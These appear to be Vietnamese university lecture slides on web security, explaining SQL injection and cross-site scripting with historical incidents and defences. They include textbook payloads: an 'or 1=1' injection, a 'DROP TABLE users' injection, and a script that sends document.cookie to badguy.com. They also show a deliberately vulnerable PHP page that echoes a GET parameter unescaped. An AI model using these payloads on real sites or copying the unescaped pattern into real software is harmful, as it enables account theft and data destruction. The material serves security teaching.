An toàn Web

Trần Đức Khánh
Bộ môn HTTT – Viện CNTT&TT
ĐH BKHN


An toàn Web

- Tấn công SQL injection
- Tấn công XSS

SQL injection

- SQL
  - Structured Query Language
  - Ngôn ngữ truy vấn CSDL

SQL injection



SQL injection

- Tấn công SQL Injection
  - statement = “SELECT * FROM users WHERE name = ‘ “ + userName +” ‘;”

Điều gì xảy ra nếu userName = hi’ or 1=1

SQL injection

SQL injection

- Tấn công SQL Injection
  - statement = “SELECT * FROM users WHERE name = ‘ “ + userName +” ‘;”

Điều gì xảy ra nếu userName = hi';DROP TABLE users;

SQL injection

- 06/2005
  - Tấn công hệ thống thẻ, 263000 thẻ bị đánh cắp, 43000000 thẻ gặp nguy cơ
- 06/2007
  - Tấn công bôi xấu trang Microsoft UK
- 08/2007
  - Tấn công bôi xấu trang LHQ
- 01/2008
  - Hàng chục nghìn máy tính bị tấn công vào MS SQL Server

SQL injection

- Biện pháp ngăn chặn
  - Mức lập trình
    - Kiểm soát chặt chẽ đầu vào
    - Loại bỏ các ký tự đặc biệt
  - Ở mức CSDL
    - Dùng lệnh prepare để định dạng câu truy vấn
  - Phân tích tĩnh câu truy vấn
    - Phát hiện điều kiện “1 = 1”
  - Kiểm thử

Tấn công XSS

- Ví dụ
  - Search: http://victim.com/search.php ? term = apple
  - Search.php trả lời

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> : ...
</BODY>
</HTML>
```

- Có nguy cơ gì không?


Tấn công XSS

- Vấn đề: không duyệt đầu vào "term"

  http://victim.com/search.php ? term = <script> window.open("http://badguy.com?cookie = " + document.cookie) </script>

- Điều gì xảy ra nếu người dùng kích lên địa chỉ này
  - Trình duyệt đi đến victim.com/search.php
  - victim.com trả về <HTML> Results for <script> ... </ script>
  - Trình duyệt gửi cookie của victim.com cho badguy.com

Tấn công XSS


Example XSS Attack
5. Cookies stolen and uploaded to attacker's server, or malicious code downloaded and executed
1. Attacker uploads malicious code to their web server
4. Victim's browser unknowingly makes request for malicious code
Malicious Web Server
Attacker
Victim
2. Attacker adds hyperlink to XSS vulnerable web page (and possibly promotes vulnerable page)
Vulnerable Web Server
3. Innocent victim accesses page containing attacker's hyperlink (via directed link, search engine results or general browsing)

Tấn công XSS

- Cách thức lừa người dùng kích vào liên kết độc hại
  - Phishing email
  - Banner quảng cáo
  - ...

Tấn công XSS

- Khai thác
  - Đánh cắp cookie (người dùng, mật khẩu, đặc quyền,…)
  - Thực thi các script trong trình duyệt như là từ trang của nạn nhân
  - Lây nhiễm: sâu Samy trên mySpace.com
- Hậu quả
  - 80 % lỗ hổng an ninh mạng được báo cáo
  - Mục tiêu lớn: google, facebook, mySpace, Yahoo, PayPal, eBay